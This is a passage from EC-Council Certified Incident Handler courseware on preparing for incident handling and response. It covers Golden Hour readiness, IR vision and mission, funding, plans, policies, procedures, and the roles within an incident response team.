  Organizations should develop a set of considerations for this Golden Hour opportunity, right from making an IR team and program. This program must include developing a specific team that may include members from all the organization's departments such as operations, legal, HR, and others. To make the right decisions in emergency situations, ensure the team includes a board member. As a result, this coordinated team structure can effectively manage an incident during the Golden Hour period by significantly reducing the damage.


**EC-Council Certified Incident Handler** Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.

- **Prepare for Some Questions**

  Considering the Golden Hour approach, the organization should answer some questions, which may include the following:

  - **Responsibilities**
    - Who can be considered responsible for the incident?
    - What is the communication strategy used, and how to ensure that all the members have understood?
    - What are the responsibilities of every member of the organization?
  - **Victims**
    - Who will be affected by a security incident?
    - What type of effect will it be? Data theft or loss of reputation or revenue?
  - **Logs**
    - What procedure will be used to record what has occurred?
    - What can be recorded manually and using the current technology?
  - **Intelligence**
    - What can be identified by analyzing the event logs?
    - What are the additional intelligence sources utilized in the organization?
  - **Community**
    - How can the partners, customers, and stakeholders be notified about the incident?

- **Perform a Trial Run**

  Organizations must conduct trial runs for security incidents. It establishes an opportunity for the IH&R team to practice their actions for a Golden Hour period. This can help an organization fix knowledge gaps and security errors efficiently.

- **Practice Incident Simulation**

  Practicing the opportunity of Golden Hour with a simulation process can help an organization manage a real situation rapidly by limiting the damages. For this purpose, the organization can follow the below practices:

  - Implement active monitoring of the entire network and systems.
  - Use a process-oriented approach to resolve the root cause of an incident.
  - Develop an awareness culture across the organization as it is an organization-wide responsibility.


**EC-Council Certified Incident Handler** Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.

# Step 1: Preparation for Incident Handling and Response

Preparation is the first, and most important, phase in the incident handling process; it enables an organization to establish an efficient IR process. In this stage, the organization will assess its assets, organizational structure, security policies, services, requirements for incident procedures, and other crucial elements of incident handling. Significantly, this stage enables organizations to take precautionary measures before an incident occurs; thus, the success of an IR process depends on the preparation phase.

In this stage, the organization will define the mission, vision, and scope of IH&R; obtain management approvals and funding; develop and implement security policies; build an IR team (a team of experts capable of handling any computer security incidents); gather systems, hardware, and software tools required for IR; prioritize assets and services; and create a plan for smooth communication during the incident.

This section discusses various concepts in preparation for IH&R, including defining vision, mission, and scope; developing the IH&R project plan, project management and time management, policies, and procedures; building and training IH&R teams; and evaluating the current security posture of an organization.

## Process Flow of Preparation for IH&R

Preparing for an incident is always a precautionary measure that provides organizations, at the very least, with a defense mechanism, even against a zero-day attack. A state of preparedness is always advisable to limit damage in cases of intrusion, security breaches, or data breaches.

Preparation involves preparing guidelines for employees as a contingency plan in case of an attack. Preparation and planning can eliminate the ambiguity often faced during an attack's peak hours and help find an appropriate response. Moreover, dry runs and mock drills can help spotlight loopholes in the network by highlighting different ways of penetrating an organization’s information systems.

To be sure, proper permission is required before initiating IR processes, as this process includes gathering all parts of personal and professional information from a victim’s devices in an organization that may lead to breach of privacy—of course, such work will always have legal implications. Therefore, incident handlers should be sure to align with regulations in ways that allow them to handle devices and data during an incident or in ways that can help their organization avoid an incident. Moreover, organizations should also develop fair usage policies for all employees.

It is important to note that adequate preparation will yield financial and safety benefits for an organization. For example, clients are more interested in doing business with an organization that can efficiently handle an incident. Preparation will also help an organization develop a documentation and reporting procedure; a process for investigating an attack; policies and procedures for backup and recovery processes; training programs to make staff and users aware of incidents and reporting processes; and training for the IR team in successful forensics, investigations, and remediation.


**EC-Council Certified Incident Handler** Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.

The process flow for the preparation phase is detailed in the figure below:





Figure 2.2: IH&R preparation phase—process flow

## Determine the Need for IH&R Processes

An organization determines its need for an IH&R process based on its current security scenario, risk perception, legal compliance requirements, organizational policies, and previous incidents, as well as the business advantages of having such processes. Factors impacting the IH&R process plan include the types of the organization's assets, services, storage devices, servers, and networking devices.

Inputs, complaints, approvals, permissions, and queries from all the stakeholders involved in the organization's business processes, along with standard protocols, policies, and local and regional laws, influence the establishment of the IH&R process. An organization's IH&R Development Project Team, Executive Manager, Head of Information Security, and any other person exclusively designated by management may initiate the IH&R processes.

If the organization already has an established IH&R process, then determine the ability of the process to stop and handle the incidents. More specifically, determine the flaws and drawbacks of the process and suggest changes to it depending on the above-mentioned dynamics. Update the existing IH&R process according to the recommended changes and report the new policies to stakeholders, management, network and system administrators, employees, clients, and customers.

## Define IH&R Vision and Mission

Any organization, big or small, will have to design an IH&R process to serve its particular purposes. To perfect its IH&R process, an organization should create an IH&R vision and mission.

An IH&R vision statement reflects an organization's mid-term and long-term goals for its incident management capabilities. Put differently, an IH&R vision is a measured plan that defines the


**EC-Council Certified Incident Handler** Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.

requirements, scope, and purpose of an IH&R process after evaluating the assets, devices, and data it must secure. To determine an optimal IH&R process for their organization, incident handlers need to audit all relevant systems, devices, networks, storage media, applications, policies, protocols, services, previous attacks, and other business aspects.

Meanwhile, an IH&R mission statement defines the purpose and scope of an organization's planned IH&R capabilities. The mission statement must reflect what is really important for the specific business operations of the organization.

The key elements in an IH&R mission statement include:

- What IH&R capability is it aiming to protect?
- What are the short- and long-term goals of the IH&R team?
- What services will the IR team offer?
- How will the organization's IH&R capabilities ensure business continuity?
- What resources are required, and how can their cost be justified with an adequate return on investment?

The assessment will help understand the attacks, vulnerabilities, methodologies, and threats to which an organization is susceptible. After appropriate approvals, a detailed report of the vision and mission statements should be communicated to all stakeholders with supporting documents and published in an easily accessible repository.

**IH&R Vision**

An organization's IH&R vision outlines how the organization plans to secure itself against all types of incidents to prevent business disruption and information loss. It also details how the organization seeks to win customer trust by implementing processes to eliminate information security hiccups to minimize the loss of life and property, prevent the occurrence of such incidents in the future, and swiftly recover from security incidents. Ultimately, the organization's vision reflects its sense of how its IH&R process will ensure the safety of consumer and client data.

**IH&R Mission**

An organization's IH&R mission establishes its desire to have an efficient IH&R procedure capable of handling all types of incidents. Crucially, organizations often seek to gain the ability to quickly and efficiently overcome the impact of an incident with minimal disruption time and losses by performing all IR processes, such as preparation, detection, containment, eradication, and recovery. Along these lines, organizations strive to adopt state-of-the-art information security standards, processes, methods, and best practices to improve and update their IH&R processes to protect their digital resources, such as databases, network devices, and sensitive information, from attacks.

## Management Approvals and Funding

IH&R involves various tasks that require access to sensitive information, which can hinder business functionality. Therefore, incident handlers should obtain proper permissions from


**EC-Council Certified Incident Handler** Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.

management, stakeholders, and other authorized personnel to perform the IH&R process. More specifically, the IH&R process may require approvals related to using resources, analyzing data, disabling certain services, modifying authentication details, removing privileges, and disabling accounts. Incident handlers need to enlist all processes that require approvals, assign the task of seeking the proper approvals to an IH&R team member, and ensure that the approval is in a proper format.

Moreover, incident handlers need to assess the funding required for their process based on empirical assumptions about various components related to IH&R capability. Next, they must obtain management's approval for such a funding scheme by preparing a detailed document about the funding requirements and justifying their necessity with business analysis.

IH&R components that incur costs include the following:

- IH&R team staff, including full-time and part-time employees and a third-party IR service team that comes to the rescue when an event occurs. Related costs are incurred for recruitment, training, salaries, and so on.
- IH&R toolkits, including software and hardware components, help the team efficiently execute tasks. The expenses for creating toolkits include purchasing, updating, maintenance, upgrade, and replacement costs.
- Communication systems, including mobile phones, landlines, incident reporting mechanisms, encryption software, issue tracking systems, and related service and maintenance charges.
- Environmental controls, including physical security, CCTV cameras, storage facility, air conditioning, lighting, and access.
- Transportation, including expenses related to moving evidence, storing media, team members, and other equipment to and from the incident site.
- Third-party assistance with the incident—this is only required sometimes, and the necessity is often short-lived. These expenses include the third-party assistance fee.
- Power controls, including transformers, generators, UPS, and other power supply equipment required to maintain a healthy power supply throughout the IH&R process (this is a basic requirement).
- Forensic investigation is the process of finding the method of attack, finding the perpetrator, collecting evidence, proving the perpetrator is at fault, and attaining proper legal justice from a court of law. These tasks require additional effort, a forensics team, tools, a legal team, equipment, and facility use. When articulating these costs in a funding scheme for management, be sure to compare the cost of hiring an external forensics team against that of creating an internal forensics team to allow management to decide their preference.
- Insurance, that is, the cost of insurance policies the organization requires to protect itself against possible incidents.


**EC-Council Certified Incident Handler** Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.

## Develop an IH&R Plan

An IH&R plan refers to a set of instructions the IR team needs to follow to minimize the damage caused by an incident, efficiently use resources, and reduce its response duration. Incident handlers should associate with an organization's security personnel and management to develop a proficient IH&R plan that determines a future course of action for establishing, managing, and strengthening IR capabilities.

An IH&R plan must do the following:

- Address the IH&R mission and vision statements
- Meet the goals of the IR initiative
- Comply with senior management's approval statement
- Include strategies to achieve set goals and timelines
- Have an organized approach to IR
- Identify key IR performance indicators that the organization can use for future reference
- Provide a statement of interoperability
- Add value to other organizational processes
- Make efficient use of all resources
- Strengthen the organization's security

## Develop IH&R Policy

An IH&R policy is a set of guidelines used to achieve the goals and objectives of the IR initiative set by the IH&R plan. The policy is a strategic element that describes the activities or tasks performed after an incident is detected. It defines who, where, and how one should respond to a security incident.

IH&R policies must contain the following:

- A statement of management's commitment to the IH&R plan, including the organization's IH&R vision and mission statements, which will help in understanding the organization's rationale for creating its IH&R procedure
- Purpose and objectives of the policy, such as the goals of its IR
- Scope of the policy, including the resources, regions, offices, and departments that the IH&R policy covers
- A definition of computer security incidents and a sense of their consequences within the context of the organization
- Delineations of the organization's structure, including the roles, responsibilities, and levels of authority within it
- Guidelines for prioritization or the assignment of severity levels
- Performance measures and proper project-management and time-management details


**EC-Council Certified Incident Handler** Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.

- Reporting guidelines, including the preferred formatting of reports and the persons to whom the response team must report
- Guidelines for internal and external communication

**Note**: The ECIH Resource Kit contains several IH&R policy templates for your reference.

## Develop IH&R Procedures

IH&R procedures, also referred to as standard operating procedures (SOPs), provide detailed step-by-step processes for implementing an IH&R plan and policy. The procedure is a tactical element that discusses the roles and responsibilities of the incident handling team in the event of an attack to avoid confusion, minimize damages, and reduce response time.

IH&R procedure documentation includes comprehensive processes, techniques, templates, and forms used by the IR team. The procedure should include the implementation of a complete IH&R process lifecycle, including detection, containment, eradication, and reporting. It should also detail the process of performing each task; the techniques involved; the tools required, the persons to contact in case of emergency; the authorities who can provide approvals; instructions for documenting the process, preserving evidence, and reporting the process; and best approaches for the usage of different templates and forms available to the IR team for reporting an incident.

The main objective of developing IH&R procedures is to create a set of tasks that IH&R can repeatedly execute with a certain degree of automation to minimize the probability of errors in plan and policy implementation.

**Note**: The ECIH Resource Kit contains several checklists, tables, cheat-sheets, and flow charts for your reference.

## Build IH&R Team

An IH&R team is a group of technically skilled people capable of performing various functions, such as threat intelligence, evidence analysis, and user investigations. The IH&R team is responsible for developing IR plans, responding to security incidents, eradicating identified vulnerabilities, and evaluating and enforcing security policies and best practices. Having a trained IH&R team in an organization not only reduces the losses caused by incidents but also the response time and probability of similar attacks occurring in the future.

A centralized IH&R team managed by an incident handler will perform vulnerability analysis, establish well-defined security policies, detect indicators of compromise, handle legal issues, manage public relations, and provide proper reports regarding the incident.

Incident handlers should perform the following tasks to build an IH&R team:

- **Design an IH&R Team Development Plan**

  Clearly mention the skills and expertise the IH&R team should have to perform IR tasks and the processes involved in recruitment, training, and deployment. The IH&R team strategy planning phase helps deal with administrative and management issues—if not managed properly, the IH&R team will fail. Thus, it is important to develop a strategic plan


**EC-Council Certified Incident Handler** Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.

that details the IH&R team best practices for handling IR tasks, such as geographically distributed tasks and communication among the team members.

- **Set Expectations**

  Communicate with all the stakeholders of the organization and create a list of their expectations for the IH&R team—this will inform the setting of expectations for the IH&R team. Clearly define the roles and responsibilities of the IH&R team, ensuring that they comply with the security policies and standards of the organization. The best way to inform the organization of the IH&R team's duties is by sending a memorandum from the CIO, CEO, or other top-level managers to all stakeholders with information about the development of the IH&R project. This will help stakeholders feel like they are a part of the design process and can contribute to the project.

- **Define an IH&R Team Vision**

  Incident handlers should always convey the IH&R team's mission, goals, objectives, services, and constituency to its members and ensure that the IH&R team is able to achieve its goals (e.g., the IH&R stages of preparation, detection, containment, and eradication) in as short a duration as possible. Along these lines, incident handlers should also ensure that tasks are properly allocated to team members in accordance with their experience and expertise.

- **Communicate the IH&R Team Vision**

  Communicating the vision beforehand can ease the identification process and assist in determining organizational problems before implementing the IH&R process. Along these lines, this approach allows people to understand any developments in the plan and facilitate their ability to give feedback that can help in making any final modifications to the IH&R team's organizational structure and processes. Moreover, this process can reduce errors during the evidence-gathering process.

- **Start Building an IH&R Team**

  Incident handlers may build an IH&R team using current employees with the required skills as well as by recruiting new ones. To be sure, they must gather the required tools and systems and provide proper training to all team members, including the use of practice sessions and mock IR drills to check team efficiency.

  Building an IH&R team involves the following tasks:

  - Appointing the preliminary IH&R team and training team members
  - Appointing a team leader and defining the roles and responsibilities of team members
  - Developing the network infrastructure by purchasing equipment to support the team
  - Developing the IH&R team policies and procedures necessary to support its mandatory services
  - Identifying the specifications required to develop an incident tracking system
  - Developing incident reporting forms and guidelines for the constituency


**EC-Council Certified Incident Handler** Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.

- **Announce the IH&R Team**

  Inform stakeholders, management, and other employees about the members of the IH&R team; their responsibilities, services, contact details and processes, hours of operation, and methods of operation; and the availability of the incident reporting guidelines. Moreover, it is also crucial at this stage to acquire the proper permissions necessary for the team to work on sensitive organizational data. Consider distributing brochures and using an open house to announce the operational IH&R team.

- **Evaluate the IH&R Team's Effectiveness**

  Regularly conduct tests and mock drill sessions with the team to evaluate its effectiveness, that is, analyze the ability of the IR team to handle security incidents, including their speed of and success at protecting organizational assets.

  Various mechanisms for calculating IH&R team efficiency include the following:

  - Comparison with other benchmarked IH&R teams
  - Conducting discussions with representatives of a constituency
  - Surveying constituency members periodically
  - Evaluating the team based on third-party criteria or an audit

  In reviewing information gathered during an evaluation, it is important to note that it can serve as a baseline for planning the IR process.

## Roles and Responsibilities of an IH&R Team

An IH&R team must manage security issues by taking a proactive approach toward security vulnerabilities and responding effectively to potential information security incidents. As noted above, the team should develop and review the processes and procedures it must follow in response to an incident, manage its response to an incident, follow all procedures correctly to minimize and control the damage, and identify all incidents and analyze their impact on various organizational resources and information.

It is the responsibility of the team to provide a single point of contact for the reporting of security incidents and issues. Moreover, it is pertinent to remember that the team is also responsible, as stated above, for obtaining the proper permissions for performing its IR processes. It must always be aware of any changes in legal and regulatory requirements to ensure that all processes and procedures are valid and compliant. It must also regularly review existing controls to evaluate its strength and ability to detect and stop attacks. In addition, the team must recommend steps, procedures, and technologies to help the organization prevent future security incidents. It should also establish a good relationship with local law enforcement agencies, government agencies, key partners, suppliers, and IH&R teams at other companies—this This assists the team in staying informed on current incident trends, threat intelligence, incident data, and security trends.

In addition, the IR team is responsible for performing the following:

- Defining and categorizing security incidents based on their impact and criticality.


**EC-Council Certified Incident Handler** Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.

- Issuing alerts and warnings about attacks, security vulnerabilities, and malware to authorities, security teams, stakeholders, clients, and customers.
- Gathering information about hardware and software vulnerabilities and devising methods for fixing these vulnerabilities.
- Performing first-response procedures and handling the artifacts at the incident site.
- Conducting deep analysis of any incidents to identify attackers and attack vectors.
- Determining and recording the scope, priority, and impact of an incident.
- Training team members on standard incident reporting procedures.
- Detecting the root causes of an incident, documenting the findings, and initiating appropriate recovery processes.

As the figure below demonstrates, an IR team must include particular members who are able to perform their responsibilities in ways that efficiently respond to any incident:





Figure 2.3: Members of an IH&R team

- **Information Security Officer (ISO)**

  An ISO governs an organization's security posture and bears responsibility for all IH&R activities in the context of overall organizational information security. The officer is responsible for setting IH&R goals, approving the process, granting permissions, and contacting the organization's stakeholders and other management authorities.

  The ISO must head all the members of the IH&R team, including the incident manager and incident handler. The officer is also responsible for providing incident handling guidance and training to security team members across the organization, evaluating their actions and consequences, and suggesting corrective actions to perfect incident handling.


**EC-Council Certified Incident Handler** Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.

- **Incident Manager (IM)**

  The IM is responsible for managing all IH&R activities and must be a technical expert with a clear understanding and experience handling security issues. The IM will focus on incidents as well as analyze and review incident handling processes from managerial and technical perspectives. He or she must drive the IR team to encourage focused incident containment and recovery.

- **IT Team**

  IT team members play a vital role in creating an IR plan as they can identify the measures that help mitigate the threat. The IT team is responsible for analyzing the security incident, resolving it, and bringing the services to normal. In addition, the IT team can suggest measures to enhance the organization's security controls by reviewing the collected evidence.

- **Security Analysts**

  Security analysts support the IM by working directly with the affected systems and networks. They research threats, attack vectors, and attack methodologies to suggest the best responses.

- **Incident Coordinators**

  Incident coordinators connect different stakeholders affected by incidents, such as the incident handling team, the legal team, the human resources team, clients, and vendors. They play a vital role in coordinating between security teams and networking groups, facilitating communication, and keeping everyone updated on the status of the incident. The incident coordinator should possess communication and technical skills and a solid business sense of the organization's operations.

- **Forensic Investigators**

  Forensic investigators—experts in the forensic investigation of incidents—help organizations and law enforcement agencies investigate and prosecute cybercrimes' perpetrators. They are responsible for maintaining forensics readiness across an organization and implementing effective IH&R. They must also preserve and submit the evidence required to prosecute the attackers legally.

- **Threat Researchers**

  Threat researchers supplement security analysts by researching threat intelligence data. They gather all details about prevalent incidents and security issues and help spread awareness among users. They also use this information to build or maintain a database of internal intelligence.

- **IT Auditors**

  An IT auditor's role in the IR process is to ensure that the IH&R team follows the existing documented procedures. They should ensure that organizations maintain a business continuity plan and address all the potential risks an organization might face in the future.


**EC-Council Certified Incident Handler** Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.

In addition, they should be aware of disaster recovery and be responsible for implementing disaster recovery plans.

- **System Administrators**

  System administrators look after the working and security of systems and can be very helpful in the IR process—they configure systems and provide and grant access. They can also help in gathering system information, separating the impacted systems from the network, and analyzing system data to detect and verify incidents. They can also facilitate containment and eradication by installing new patches and updates and by upgrading the systems across an organization. They are also responsible for backup, system recovery, and analyzing system logs.

- **Network Administrators**

  Network administrators are responsible for examining a computer network's traffic for signs of incidents or attacks, such as DoS, DDoS, firewall breaches, or other malicious forms of code. They install and use network sniffing and capturing tools as well as loggers to identify the network events involved in an attack. They must analyze network logs, gather logs of suspicious activity, and help detect incidents at a primary level. They perform the actions necessary to block network traffic from a suspected intruder.

- **Internal Auditors**

  Internal auditors must ensure that an organization complies with the regulations, business standards, and laws of its regions of operation. They must regularly audit the policies and procedures followed by the organization to maintain information security. They must also ensure that the organization's systems, devices, and other network resources are up-to-date and compliant with industry regulations. Further, they must identify and report any security loopholes to management.

- **Financial Auditors**

  Financial auditors are responsible for calculating the costs involved in an incident, such as damages or losses caused by the incident and costs incurred by IH&R. Along these lines, they must notably estimate the cost of cyber insurance and claim it when required.

- **Human Resources**

  The human resources department is responsible for analyzing the human aspects of the disaster and conducting post-event counseling. Notably, it is responsible for tracking, recording, reporting, and compensating the organization's human resources for all the billable hours related to performing duties throughout the event. It also ensures the submission of records as well as other information related to payroll and keeps track of the records of all injuries along with the investigation results relating to events. Moreover, it is responsible for counseling people after the event and notifying various people, as per organization policy.


**EC-Council Certified Incident Handler** Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.

- **Public Relations**

  This department serves as a primary media contact and thus informs the media about an event. It updates the organization's website information and monitors media coverage. Along these lines, it is responsible for stakeholder communication, including communications with:

  - The board
  - Foundation personnel
  - Donors
  - Grantee suppliers/vendors
  - Media

- **Attorney**

  An attorney guides the client's activities, manages the collected forensic evidence, and retains its value during the legal and notification obligations. The attorney is responsible for communication with law enforcement. In addition, the attorney advises the IH&R team about liability, regulatory, and compliance issues. Moreover, the attorney determines whether cyber insurance can cover the incident and helps the organization in crisis management.

## IH&R Team Placement in an Organization

The IR team, also called the computer security IR team (CSIRT), plays a vital role in an organization. However, separately maintaining such a team can expend huge financial and other resources. Therefore, organizations often comprise their CSIRT teams with a few dedicated members and several other current employees who are experts in their fields.

